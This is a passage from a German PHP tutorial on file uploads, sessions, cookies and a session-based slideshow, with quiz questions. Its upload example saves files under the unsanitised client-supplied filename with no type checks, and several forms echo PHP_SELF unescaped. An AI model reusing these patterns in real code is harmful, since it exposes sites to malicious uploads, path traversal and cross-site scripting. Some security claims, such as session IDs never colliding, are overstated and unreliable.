Diese gerundete Anzeige sollten Sie wirklich nur für die Anzeige verwenden. Um mit gerundeten Daten zu rechnen, verwenden Sie die PHP-Funktion round().

Datei-Uplod in PHP

Den Umgang mit Formularen haben Sie ja bereits in den früheren Lektionen gelernt. Eine Besonderheit im Umgang mit Formularen ist der Upload von Dateien auf den Webserver. Bisher wurden immer nur Daten vom Server zum Browser herunter geladen, wenn man von den Benutzer-Eingaben in Formularfelder einmal absieht. Manchmal möchte man jedoch auch, dass der Benutzer eine Datei oder ein Bild auf den Server hochladen kann. Das ist beispielsweise Nützlich für Content-Management-Systeme oder Online-Shops bei denen Bilder oder PFD-Dateien auf dem Webserver abgelegt werden müssen.

Eine Referenz aller Upload-Funktionen und einige Beispiele finden Sie auch auf der offiziellen PHP-Seite: http://de.php.net/manual/de/features.file-upload.php

Quiz

Welches zusätzliche Attribut muss ein Formular besitzen, damit Sie Daten auf den Webserver hochladen können?

1. method="upload"
2. enctype="text/plain"
3. enctype="multipart/form-data"

Mit welchem Feld im Formular können Sie Dateien hochladen?

1. <input type="text">
2. <input type="upload">
3. <input type="file">
4. <input type="data">

Wie können Sie die Größe der Datei begrenzen, die beim Upload über ein Formular akzeptiert wird?

1. Mit einem Hidden-Feld namens MAX_FILE_SIZE im Formular
2. Mit einem Hidden-Feld namens FILESIZE im Formular
3. Mit der PHP-Option upload_max_filesize in einer .htaccess-Datei
4. Mit der PHP-Option upload_size in einer .htaccess-Datei

Mit welchem Befehl sollten Sie eine mit einem Formular hochgeladene Datei nach dem Upload in ein anderes Verzeichnis kopieren?

1. Mit dem Befehl move()
2. Mit dem Befehl copy()
3. Mit dem Befehl move_uploaded_file()
4. Mit dem Befehl move_tmp_name()

Das Upload-Formular

Um das Prinzip für einen Datei-Upload mit PHP zu erklären, zunächst ein kleines Code-Beispiel:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
     method="post"
     enctype="multipart/form-data">
Datei-Upload:
<input
     name="datei"
     type="file"><br />
<input
     type="submit"
     name="submit"
     value="Absenden">
</form>
<?php
echo '<pre>';
print_r($_FILES);
echo '</pre>';
```

Hier gibt es einige Neuerungen, die Sie aus den anderen Formular-Beispielen nicht kennen:


Im Form-Tag taucht ein weiteres Attribut mit dem Namen "enctype" auf. Wird dieses Attribut weggelassen, versendet das Formular nur reine Text-Daten. Mit dem Wert "multipart/form-data" werden jedoch neben den normalen Text-Informationen auch Datei-Informationen übertragen.

Sie sehen hier einen neuen Typ für die Dateneingabe. Das Input-Feld wird mit type="file" angegeben. Damit erzeugt der Browser einen speziellen Eingabetyp, der so aussieht:

Datei-Upload: Choose

So sieht das Upload-Feld dann im Browser aus.

Zunächst sieht es wie ein normales Textfeld aus. Sie können auch einen Dateinamen mit vollständigem Pfad in dieses Textfeld eintragen. Zusätzlich erscheint jedoch rechts neben dem Eingabefeld ein Button mit der Aufschrift "Choose" (Die Beschriftung ist abhängig davon, welchen Browser sie verwenden). Wenn Sie diesen anklicken, bekommen Sie den Datei-Öffnen-Dialog Ihres Betriebssystems zu sehen und können nun eine Datei auswählen:



Hier können Sie die gewünschte Datei auf Ihrem Computer auswählen.

Sie können die gewünschte Datei auswählen und über den Button "Öffnen" bestätigen. Der vollständige Pfad und Dateiname wird dadurch in das Eingabefeld eingetragen. Nach dem Absenden des Formulars, haben Sie dann eine weitere superglobale Variable mit dem Namen $_FILES zur Verfügung, die alle relevanten Informationen zur hochgeladenen Datei enthält:

```
Array
(
    [datei] => Array
        (
            [name] => Erster Text.doc
            [type] => application/msword
            [tmp_name] => C:\WINDOWS\php17F.tmp
            [error] => 0
            [size] => 19968
        )
```

```
)
```

Es handelt sich hier um ein zweidimensionales Array. Über das Element $_FILES['datei'] erhalten Sie Zugriff auf ein Array mit weiteren Informationen. Der Name "datei" ist der Name des Feldes, wie wir ihn im Formular angegeben haben. Sie könnten ohne große Probleme auch mehrere Upload-Felder im Formular unterbringen, wenn Sie diese unterschiedlich benennen.

Das Element $_FILES['datei']['name'] enthält nun den ursprünglichen Dateinamen, wie er auf Ihrem Computer gespeichert ist.

Das Element ['type'] gibt den Dateityp an. So können Sie feststellen, ob es sich um ein Bild (image/gif, image/jpg, image/png) oder wie hier um ein Word-Dokument handelt.

Die hochgeladene Datei muss irgendwo auf dem Server gespeichert werden. Das passiert in einem temporären Verzeichnis, bei Windows-Computern meist in C:/windows. Den genauen Speicherort mit dem Namen der temporären Datei können Sie über das Element ['tmp_name'] herausfinden. Sie sollten jedoch in Ihrem Skript nicht direkt auf diese Datei zugreifen. Um die Datei aus dem temporären Verzeichnis heraus zu kopieren existiert in PHP die Funktion move_uploaded_file().

Falls ein Fehler beim Upload aufgetreten ist, steht in ['error'] eine Fehlernummer. In diesem Fall bedeutet 0, dass alles funktioniert hat.

Über ['size'] ermitteln Sie die Größe der hochgeladenen Datei. Das ist immer dann sehr praktisch, wenn Sie beispielsweise Dateien ab einer bestimmten Größe verwerfen wollen.

Dateigröße begrenzen

Sie können im Formular ein Hidden-Feld mit dem Namen "MAX_FILE_SIZE" **vor** dem Upload-Feld (wichtig) einfügen:

```
<input
     type="hidden"
     name="MAX_FILE_SIZE"
     value="100000">
```

Damit wird dem Browser mitgeteilt, nur Dateien mit einer maximalen Größe (hier 100.000 Zeichen) zu übertragen. Ist die Datei größer, erhalten Sie nach dem Absenden des Formulars die Fehlernummer 2 (UPLOAD_ERR_FORM_SIZE).

Diese Einstellung ist allerdings wirklich nur als Browser-Hinweis zu bewerten. Ein solches Feld kann leicht manipuliert werden. Wenn Sie also sicher ausschließen wollen, dass jemand eine größere Datei an Ihren Webserver schickt, können Sie so vorgehen:

Setzen Sie die Option "upload_max_filesize" entweder in der PHP.ini oder über eine .htaccess Datei. Der Gebrauch der .htaccess-Datei zum Setzen von PHP-Optionen wird in der Lektion über Sessions noch ausführlich erläutert.

Ist diese Option auf einen Wert eingestellt, können nur maximal Dateien mit dieser Größe über das Formular hochgeladen werden. Ist die Datei größer, erhalten Sie einen Fehler mit der Nummer 1 (UPLOAD_ERR_INI_SIZE). Diese Einstellung kann nicht manipuliert werden.

Als Standardwert für upload_max_filesize ist normalerweise "2M" eingetragen, was 2 Mbyte bedeutet. Sie können die Abkürzungen "M" für Megabyte und "K" für Kilobyte bei der Angabe der Größen verwenden. Ohne Zusatz ist immer die Größe in Byte gemeint.

Für die Fehlermeldungen gibt es noch zwei Fehlernummern, die nicht erwähnt wurden:

Fehler Nummer 3 (UPLOAD_ERR_PARTIAL) bedeutet, dass die Datei nur teilweise übertragen wurde. Das kann passieren, wenn die Verbindung während des Uploads unterbrochen wurde (z.B. durch Schließen des Browsers).

Fehler Nummer 4 (UPLOAD_ERR_NO_FILE) erscheint immer dann, wenn Sie in das Feld nichts eingegeben haben. Diese Fehlermeldung ist durchaus nützlich, falls in Ihrem Formular nicht zwingend ein Datei-Upload erfolgen soll. Beispielsweise bei einem Kontaktformular bei dem man wahlweise nur Text eingeben kann, aber eben auch eine Datei (sozusagen als Anhang) hochladen kann.

Datei verarbeiten

Um die hochgeladene Datei weiter zu verarbeiten, muss Sie sofort aus dem temporären Verzeichnis entfernt werden. Die temporäre Datei wird sonst bei nächster Gelegenheit wieder gelöscht, um den Platz auf dem Webserver wieder frei zu machen. Das macht PHP selbständig und automatisch. Sie selbst sollten die Datei nicht manuell löschen.

Über die PHP-Funktion move_uploaded_file() wird die Datei vom temporären Verzeichnis an einen beliebigen Ort verschoben. Unser Beispielskript könnte dann also so aussehen:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
     method="post"
     enctype="multipart/form-data">
<input
     type="hidden"
     name="MAX_FILE_SIZE"
     value="100000">
Datei-Upload:
<input
     name="datei"
     type="file"><br />
<input
     type="submit"
     name="submit"
     value="Absenden">
</form>
<?php
if ($_FILES['datei']['error'] == 0)
{
     $ergebnis = move_uploaded_file(
          $_FILES['datei']['tmp_name'],
          'c:/websites/test/'.
            $_FILES['datei']['name']);
     if (!$ergebnis)
     {
          echo 'Datei konnte nicht verschoben werden<br>';
     }
} else {
     switch ($_FILES['datei']['error'])
     {
          case UPLOAD_ERR_INI_SIZE:
          case UPLOAD_ERR_FORM_SIZE:
              echo 'Datei ist zu groß<br>';
```

```
                break;
            case UPLOAD_ERR_PARTIAL:
                echo 'Datei wurde nur teilweise hochgeladen<br>';
                break;
            case UPLOAD_ERR_NO_FILE:
                echo 'Sie haben keine Datei ';
                echo ' zum Hochladen angegeben<br>';
                break;
        }
}
```

Seit PHP-Version 4.3.0 können Sie die Konstanten wie UPLOAD_ERR_NO_FILE verwenden. Bei älteren Versionen müssen Sie zum Vergleich der Fehlernummern die Nummern selbst verwenden.

In diesem Beispiel wird zunächst geprüft, ob der Upload fehlerfrei funktioniert hat. Anschließend wird move_uploaded_file() aufgerufen, um die Datei in das Verzeichnis "C:/websites/test/" zu verschieben. Als Ziel muss hier der komplette Pfad angegeben werden, an den die Datei kopiert werden soll.

Die Funktion move_uploaded_file() liefert true oder false zurück, je nachdem ob beim Verschieben ein Fehler aufgetreten ist. Ein FALSE zeigt an, dass beim Verschieben ein Fehler aufgetreten ist. Welcher Fehler das ist, kann man dann der Fehlermeldung entnehmen, die auf der Seite dann ausgegeben wird.

Falls der Upload nicht geklappt hat, wird im Else-Block über eine Switch-Abfrage der genaue Grund ermittelt und eine entsprechende Meldung angezeigt.

Verwendung von Sessions in PHP

Wer in PHP mehr als ein Skript für eine Webseite programmiert, kennt sicher das Problem: Geht der Anwender von einer Seite zur nächsten, sind alle Variablen für das nächste Skript verloren, es sei denn, sie wurden über ein Formular oder mit der URL zur nächsten Seite übertragen. Diese Übertragung ist jedoch nicht nur lästig, sondern auch fehleranfällig und unsicher. URL-Daten können leicht manipuliert werden und auch Hidden-Felder in Formularen sind vor Manipulationen nicht sicher.

Der Grund für diesen Zustand ist, dass HTTP ein "statusloses Protokoll" ist. Während ein Programm auf dem eigenen PC immer "weiß", welcher Benutzer das Programm gerade bedient, kennt der Webserver den Benutzer nicht. Beispiel: Wenn ein Benutzer "seite1.php" aufgerufen hat, kann der Server nicht wissen, ob es genau dieser Benutzer ist, der eine Sekunde später "seite2.php" aufruft, oder ob es ein völlig anderer Benutzer ist, der zur gleichen Zeit die Seiten abruft. Daher muss sich der Entwickler darum bemühen, den Anwender für das Skript erkennbar zu machen.

Um nun Daten über mehrere Seiten hinweg zu speichern, eignet sich eine PHP-Session ganz hervorragen. Das Grundprinzip ist ebenso einfach wie genial: Alle Daten, die über mehrere Seiten gespeichert werden sollen, werden auf der Festplatte des Webservers zwischengespeichert. Jeder Anwender bekommt dabei eine eigene Datei zugewiesen. Damit der Webserver die Daten dem richtigen Anwender wieder zuordnen kann, wird eine eindeutige Session-ID erzeugt, mit der sich die entsprechende Datei wieder finden lässt. Daher muss nur noch diese Session-ID von Seite zu Seite übergeben werden.

Damit hat sich im Prinzip nicht sehr viel geändert, die Anforderungen sind jedoch einfacher geworden. Statt einer unbekannten Menge von Daten muss nur noch eine ID von Seite zu

Seite gegeben werden. Diese ID ist so gestaltet, dass sie praktisch nicht erraten werden kann. Damit ist sichergestellt, dass niemand auf die Daten eines anderen zugreifen kann, der zur gleichen Zeit online ist. Weil jetzt keine einzelnen Daten mehr übertragen werden müssen, können diese auch nicht mehr zwischen den Seitenabrufen manipuliert werden.

Quiz

Warum ist eine Variable, der Sie auf einer Seite einen Wert zugewiesen haben, plötzlich verschwunden, wenn Sie über einen Link eine andere Seite aufrufen?

1. Das http-Protokoll ist ein zustandsloses Protokoll und der Webserver erkennt nicht, dass die zweite Seite von dem gleichen Benutzer aufgerufen wurde wie die erste.
2. Während Sie die erste Seite angesehen haben, hat ein anderer Benutzer diese schon aufgerufen, und dadurch die Variable gelöscht.

Was ist hier falsch?

<?php

echo '<html>';

session_start();

1. Beim Echo-Befehl sollten doppelte Anführungszeichen verwendet werden.
2. Die Funktion session_start() gibt es nicht.
3. Die Funktion session_start() muss vor dem Echo-Befehl aufgerufen werden.

Mit welcher Variable können Sie auf Session-Elemente zugreifen?

1. $SESS
2. $_SESSION
3. $SESSION
4. $_SESS

Ein Beispiel

```
<?php
session_start();
if (isset($_POST['submit']))
{
     $_SESSION['s_username'] =
       $_POST['username'];
     $_SESSION['s_alter'] =
       $_POST['alter'];
}
?>
<html>
<header>
</header>
<body>
Willkommen

Ihr Name: <? echo
   $_SESSION['s_username'] ?> <br>
```

```
Ihr Alter: <?
   echo $_SESSION['s_alter'] ?> <br>

<form
action="<?php
    echo $_SERVER['PHP_SELF']; ?>"
method="post">
Bitte geben Sie Ihren Namen ein:
<input type="text"
   name="username"><br>
Bitte geben Sie Ihr Alter ein:
<input type="text"
    name="alter"><br>
<input type="submit"
    name="submit" value="absenden">
</form>
<a href="seite2.php">weiter</a>
</body>
```

Mit session_start() wird die Session gestartet. Durch diesen Start werden verschiedene Vorgänge ausgelöst, die im Folgenden noch erläutert werden. Wichtig ist, dass vor dem Aufruf von session_start() keine HTML-Ausgaben gemacht werden, da die Funktion bestimmte Informationen (sogenannte "Header") an den Browser versendet, die noch vor jedem anderen lesbaren Text ankommen müssen. Die Funktion muss also noch vor dem ersten <html> tag und auch noch vor dem <doctype> tag stehen.

Hinweis: Auch unbedacht eingefügte Leerzeichen können hier zu Problemen führen. Wenn ich beispielsweise vor der ersten Zeile in dem Beispiel (also vor dem <?php) eine Leerzeile einfüge, erhalte ich vom Server folgende Fehlermeldung:

Warning: session_start(): Cannot send session cookie - headers already sent by (output started at /home/public_html/seite1.php:2) in /home/ public_html/seite1.php on line 3

Das deutet darauf hin, dass in dem Skript "seite1.php" in Zeile 3 (da steht dann session_start) kein Session-Cookie gesendet werden konnte, weil in Zeile 2 (das wäre dann die unbeabsichtigt eingefügte Leerzeile) schon eine Ausgabe erfolgt ist.

Das Problem lässt sich immer einfach lösen, indem man session_start() tatsächlich ganz an den Anfang des Skriptes stellt, und auch auf versehentlich eingefügte Leerzeichen oder Leerzeilen achtet.

Es ist auch eine gute Gewohnheit, Session-Variablen speziell zu kennzeichnen, wie es hier mit dem vorangestellten "s_" erfolgt. Damit lassen sich diese dann von den normalen "flüchtigen" Variablen gut unterscheiden, die bei eingeschaltetem "register_globals" noch auftauchen können (siehe dazu auch die Lektion über Sicherheit). Werden diese Variablen verwechselt kommt es meist zu Fehlern, die schwer zu finden sind.

Wurden die Werte "username" und "alter" im Formular eingetragen, so werden diese dann gleich den entsprechenden Session-Variablen zugewiesen. Geht man nun über einen Link zur nächsten Seite "weiter.php", so stehen diese schon zur Verfügung:

```
<?php
session_start();
?>
```

```
Ihr Name: <? echo
   $_SESSION['s_username'] ?> <br>
Ihr Alter: <?
    echo $_SESSION['s_alter'] ?> <br>
```

Auch hier muss wieder session_start() an erster Stelle aufgerufen werden.

Ich hatte ja eben noch erklärt, dass eine Session-ID von Seite zu Seite übertragen wird. Beim Übergang von Formular zu Formular wird diese jedoch im Code nicht erwähnt. PHP verwendet hier eine Reihe von Automatik-Funktionen, die eine Weitergabe der Session-ID veranlassen.

Normalerweise wird die Session-ID in einem Cookie gespeichert. Ist dieses Cookie noch nicht vorhanden (d.h. die Session wird auf der Seite zum ersten Mal verwendet), so wird es durch die Funktion session_start() automatisch erzeugt.

Bei Formularen wird per GET oder POST automatisch die Session-ID mit übergeben. PHP verändert den HTML-Code entsprechend, so dass dies gewährleistet ist. Am einfachsten sieht man dies, indem man sich den erzeugten HTML-Code des beschriebenen Beispiels einmal anschaut, nachdem die Seite zum ersten Mal (wichtig!) geladen wurde:

```
<html>
<header>
</header>
<body>
Willkommen

Ihr Name:  <br>
Ihr Alter:  <br>

<form action="/session_bsp/seite1.php"
method="post"><input type="hidden"
name="PHPSESSID"
value="d34859728324db6d3808ddfa413fe1c8" />
Bitte geben Sie Ihren Namen ein:
<input type="text"
   name="username"><br>
Bitte geben Sie Ihr Alter ein:
<input type="text"
    name="alter"><br>
<input type="submit"
    name="submit" value="absenden">
</form>
<a
href="seite2.php?PHPSESSID=d34859728324db6d3808ddfa413fe1c8">
weiter</a>
</body>
```

Der Standardname der Session-ID ist „PHPSESSID“. Diese Variable wird im Formular als verstecktes Feld (hidden) beim Abschicken übergeben. Außerdem ändert PHP jeden HTML-Link so ab, dass PHPSESSID als Parameter mit der passenden Session-ID übergeben wird. Diese so genannte "Fallback-Strategie" wird jedoch nur dann verwendet, wenn Ihr Browser keine Cookie akzeptiert.

Wird die Seite mit „Reload“ neu aufgerufen, verschwinden diese Session-IDs wieder im HTML, weil nun das gesetzte Cookie bereits vorhanden ist (natürlich nur, wenn Ihr Browser so eingestellt ist, dass Cookies akzeptiert werden). Wird die Seite zum ersten Mal aufgerufen, ist das Cookie noch nicht vorhanden, so dass PHP hier erst einmal das Fallback verwendet. Das Skript kann an dieser Stelle noch nicht wissen, ob Ihr Browser das Cookie akzeptieren wird oder nicht.

Ist die Option "Cookies akzeptieren" im Browser abgeschaltet, wird immer das Fallback verwendet. Dies lässt sich leicht testen, indem Sie das Akzeptieren von Cookies in Ihrem Browser abschalten. In diesem Fall werden die Session-IDs im HTML-Code immer eingetragen.

Hinweis: Wenn Sie in Ihrem Browser Cookies akzeptieren, verschwindet dieser Extra-Code wieder, sobald Sie die Seite ein zweites Mal laden. Dazu genügt ein Klick auf den Refresh-Button (bzw. Drücken der F5-Taste). Das liegt daran, dass beim zweiten Aufruf bereits ein Cookie mit dem Namen PHPSESSID existiert, den Ihr Browser gespeichert hat.

Hinter den Kulissen:

Wie werden in PHP die Sessions technisch realisiert? Wie bereits erwähnt, werden die Daten in eine Textdatei gespeichert. Der Name dieser Textdatei setzt sich zusammen aus dem Präfix „sess_“ und der Session-ID. Um festzustellen, wo diese Datei gespeichert ist und wie sie heißt, kann man nun folgende Funktionen nutzen:

```
session_start();
echo "session_id: " .
  session_id() .
  "<br>\n";
echo "session_save_path: " .
  session_save_path() .
  "<br>\n";
```

Sie erzeugen diese Ausgabe:

```
session_id: d34859728324db6d3808ddfa413fe1c8
session_save_path: /tmp
```

Die Funktion session_save_path() gibt das Verzeichnis zurück, in dem die Datei gespeichert wurde. Mit session_id() erhält man die ID der aktuellen Session. Kennt man diese Daten, kann man sich die erzeugte Datei anschauen, vorausgesetzt man hat entsprechende Leserechte auf dem Server. Eine so erzeugte Datei kann dann beispielsweise so aussehen:

```
s_username|s:6:"Marian";s_age|s:2:"41";
```

Es handelt sich dabei um die serialisierte Version der beiden Session-Variablen. PHP verwendet dazu intern die Funktion serialize(), mit Sie beliebige Variablen in eine Zeichenkette packen können. Das funktioniert für einfache Variablen genauso wie für Arrays oder Instanzen von PHP Klassen. Die einzige Ausnahme bilden Ressource-Typen, die (noch) nicht serialisiert werden können. Ressource-Typen sind beispielsweise ein Datei-Handle oder die Ergebnismenge einer SQL-Abfrage. Die einzelnen Variablen werden nach folgendem Schema abgelegt:

```
Name|Typ:Länge:Inhalt;
```

Damit ist nun auch geklärt, warum Session-Variablen vom Anwender nicht manipuliert werden können: Nachdem sie einmal erzeugt und gespeichert wurden, existieren sie nur auf

der Festplatte des Servers und können nur vom Skript selbst gelesen werden. PHP liest diese Textdatei am Anfang einer jeden Session über die Funktion unserialize() ein und speichert diese zusammen mit gegebenenfalls geänderten oder neu hinzugekommenen Session-Daten am Ende der Session wieder ab.

Die Session-ID selbst ist für einen Webserver übrigens immer eindeutig. Auch wenn viele Benutzer gleichzeitig eine neue Session starten, wird durch einen ausgeklügelten Algorithmus sichergestellt, dass nicht zweimal die gleiche Session-ID erzeugt wird. Das wird durch zwei Methoden sichergestellt: Einmal wird die aktuelle Uhrzeit in Mikrosekunden zur Ermittlung der ID verwendet. Sollten tatsächlich einmal zwei Anwender zur exakt gleichen Zeit eine Session-ID anfordern, so unterscheidet sich diese dann immer noch in einer Zufallszahl, die aus der Thread-ID oder Prozess-ID des PHP Interpreters ermittelt wird. Es ist also rein technisch nicht möglich, dass zwei gleichzeitige Seitenabrufe auf dem gleichen Server eine identische Session-ID erzeugen.

Hier noch ein weiteres Beispiel, das deutlich macht, wie sich Arrays und Klassen in Sessions ablegen lassen:

```
<?
session_start();
$_SESSION['s_ary1'] =
  array("Heinz", "Peter", "Jan");

$_SESSION['s_ary2'] =
  array("Kundendienst"=>"Tom",
     "Buchhaltung"=>"Karl",
      "Verkauf"=>"Johanes");

class person {
      var $name, $address, $tel;
      function person($name, $adr, $tel)
      {
        $this->name = $name;
        $this->address = $adr;
        $this->tel = $tel;
      }
}
$_SESSION['s_object'] =
  new person("Susanne",
    "München",
     "(089) 44 55 66");
?>
<html>
<header>
</header>
<body>
Willkommen, hier die
gespeicherten Sessiondaten:<br><br>

<? echo session_encode(); ?>
</body>
</html>
```

Wie man hier sieht, können Arrays und Objekte ebenso in der Session registriert werden wie jede andere Variable. Um einen Einblick zu erhalten, wie die Daten auf der Festplatte abgelegt werden, kann die Funktion session_encode() verwendet werden. Sie gibt die Sessiondaten so aus, wie sie in serialisierter Form auf dem Webserver abgelegt wurden. Und so sieht das Ergebnis dieser Ausgabe dann aus (zur besseren Lesbarkeit habe ich einige Zeilenumbrüche eingefügt):

```
Willkommen, hier die gespeicherten Sessiondaten:

s_ary1|a:3:
{i:0;s:5:"Heinz";
i:1;s:5:"Peter";
i:2;s:3:"Jan";}

s_ary2|a:3:
{s:12:"Kundendienst";s:3:"Tom";
s:11:"Buchhaltung";s:4:"Karl";
s:7:"Verkauf";s:7:"Johanes";}

s_object|O:6:"person":3:
{s:4:"name";s:7:"Susanne";
s:7:"address";s:7:"München";
s:3:"tel";s:14:"(089) 44 55 66";}
```

Die Variablen beginnen jeweils mit dem Namen der Variablen gefolgt von einem "O" für Objekt oder "a" für Array. Es folgt jeweils die Anzahl der enthaltenen Elemente, bei Objekten auch noch der Name der Klasse, der hier als "person" erscheint. Sowohl bei Objekten als auch bei assoziativen Arrays wird nun jedes Element mit zwei Werten eingetragen. Der erste Wert ist der Name der Eigenschaft bei der Klasse bzw. der Key beim assoziativen Array, der zweite Wert ist jeweils der enthaltene Wert. Bei nicht assoziativen Arrays wird als erste Wert der Index verwendet.

Cookies und Sessions

Viele Internetnutzer deaktivieren die Cookie-Funktion Ihres Browsers. PHP versucht dann auf die Fallbackstrategie auszuweichen. Diese funktioniert jedoch nur, wenn in der php.ini auf dem Webserver bestimmte Einstellungen vorgenommen wurden. Der Parameter session.use_trans_sid in der php.ini gibt beispielsweise an, ob eine solche transiente Session-ID verwendet werden soll. Das PHP Modul auf dem Webserver muss dazu mit der entsprechenden Option übersetzt worden sein. Das ist praktisch bei allen Providern der Fall, so dass es hier keine Probleme geben dürfte.

Manchmal möchte man jedoch diese Automatik nicht verwenden, beispielsweise wenn auf der Seite viele Links zu externen Quellen erscheinen, die nicht mit der aktuellen Session-ID versehen werden sollen. In diesem Fall konnte die Option über ini_set() in älteren PHP-Versionen (bis Version 4.3.3) direkt im Skript abgeschaltet werden:

```
ini_set('session.use_trans_sid', 0);
```

In den neueren Versionen funktioniert das nicht mehr. Hier müssen Sie eine .htaccess-Datei in dem Verzeichnis ablegen, in dem das PHP-Skript läuft. Die Nutzung von .htaccess-Dateien muss von Ihrem Provider erlaubt sein, sonst funktioniert es nicht. In diese Datei schreiben Sie dann die folgende Zeile:

```
php_value session.use_trans_sid 0
```

Hinweis: Prüfen Sie vorher, ob Ihr Provider die Benutzung solcher .htaccess-Dateien erlaubt. Speichern Sie die Datei unbedingt mit dem angegebenen Namen ".htaccess" (der Punkt vorne ist wichtig). Nachdem Sie die Datei auf den Webspace hochgeladen haben, ist sie möglicherweise mit Ihrem FTP-Programm nicht mehr sichtbar. Das ist völlig normal, weil das Betriebssystem Unix/Linux alle Dateinamen, die mit einem Punkt beginnen, automatisch unsichtbar macht. Bei den meisten FTP-Clients können Sie solche Dateien mit einer entsprechenden Einstellung wieder sichtbar machen. Für WS-FTP ist das zum Beispiel die Einstellung "-al" in den Optionen.

Wenn Sie die trans_sid abgeschaltet haben müssen Sie als Entwickler selbst jedes Mal für die Übergabe der ID sorgen. Bei Formularen geschieht dies über Hidden-Felder, bei Links kann die vordefinierte Konstante SID verwendet werden:

```
<a href="weiter.php?<? echo SID ?>">weiter</a>
```

Diese Konstante wird automatisch generiert, wenn die Session gestartet wurde. Sie enthält alle notwendigen Informationen zur Übergabe der ID innerhalb eines Links:

session_name=session_id

Alternativ kann die Session auch mit den entsprechenden PHP-Funktionen übergeben werden, dabei müssen Session_name und Session_id entsprechend ausgelesen werden:

```
<a href="weiter.php?<?
  echo session_name() .
    "=" . session_id()
?>">weiter</a>
```

Wer ganz sicher gehen möchte, dass die Anwendung auch mit ausgeschalteten Cookies funktioniert, kann diese generell ausschalten. Dies ist mit dem Setzen eines Parameters im Skript möglich:

```
ini_set('session.use_cookies', 0);
```

Das funktioniert mit allen PHP-Versionen durch das Einfügen der Zeile im PHP-Quellcode.

Hinweis: Die Zeilen mit ini_set(), die sich auf Einstellungen von Sessions beziehen, müssen in jedem Fall vor dem Aufruf von session_start() stehen, damit Sie für die Session wirksam werden können.

Je nach Einstellung von session.use_trans_sid muss dann natürlich die Session-ID gegebenenfalls manuell in den einzelnen Skripts verarbeitet werden. Der Vorteil ist jedoch, dass man nicht auf Cookies angewiesen ist, und somit eine potentielle Fehlerquelle direkt ausschalten kann.

Eine Diashow als Praxisbeispiel

Zum Abschluss soll ein einfaches Beispiel für eine Diashow mit Hilfe einer PHP Session verwirklicht werden. Hier der Code dazu:

```
<?
session_start();
?>
<head>
<meta http-equiv="refresh"
```

```
     content="10; URL=<?php echo $_SERVER['PHP_SELF'] ?>">
</head>
<?php
if (empty($_SESSION['s_seite'])) $_SESSION['s_seite'] = 1;


include "page" . $_SESSION['s_seite'] . ".html";

$_SESSION['s_seite']++;
if ($_SESSION['s_seite'] > 3)
{
     $_SESSION['s_seite']=1;
}
?>
```

Der Code wird unter dem Namen "slideshow.php" abgelegt und registriert die Variable "s_seite" für die Seitennummer der anzuzeigenden HTML-Seite. Als Diashow sollen HTML-Seiten angezeigt werden, die mit "page1.html" bis "page(x).html" durchnummeriert sind.

Nach der Session-Verwaltung wird mit dem HTML-Refresh-Header eine Zeit von 10 Sekunden eingestellt, bis auf die nächste Seite weitergeleitet wird. Da der Name der nächsten Seite mit dem aktuellen Skript übereinstimmt, wird dieses Skript also im Abstand von 10 Sekunden ständig selbst aufgerufen.

Wurde die Variable noch nicht initialisiert (wenn die Seite das erste mal aufgerufen wird), so wird $s_seite auf 1 gesetzt. Anschließend wird über die include-Funktion eine HTML Seite eingebunden. Der Name dieser Seite wird aus "page", der aktuellen Seitennummer in $s_seite und der Dateierweiterung ".html" zusammengesetzt.

Nachdem die HTML-Seite im Skript eingefügt ist, wird der Seitenzähler um eins erhöht. Schließlich wird noch abgefragt, ob die letzte Seite bereits erreicht war. In diesem Fall wird der Zähler wieder auf 1 gesetzt.

Mit PHP Sessions können die Nachteile des zustandslosen HTTP-Protokolls umgangen werden. Zusätzlich bietet die interne Speicherung der Daten auf dem Server auch noch ein großes Maß an Sicherheit. Da auch Arrays und Objekte innerhalb einer Session übertragen werden, eignet sich diese Technik auch gut für den Aufbau eines Warenkorbes, falls die Daten nicht direkt in einer Datenbank gespeichert werden sollen oder können.

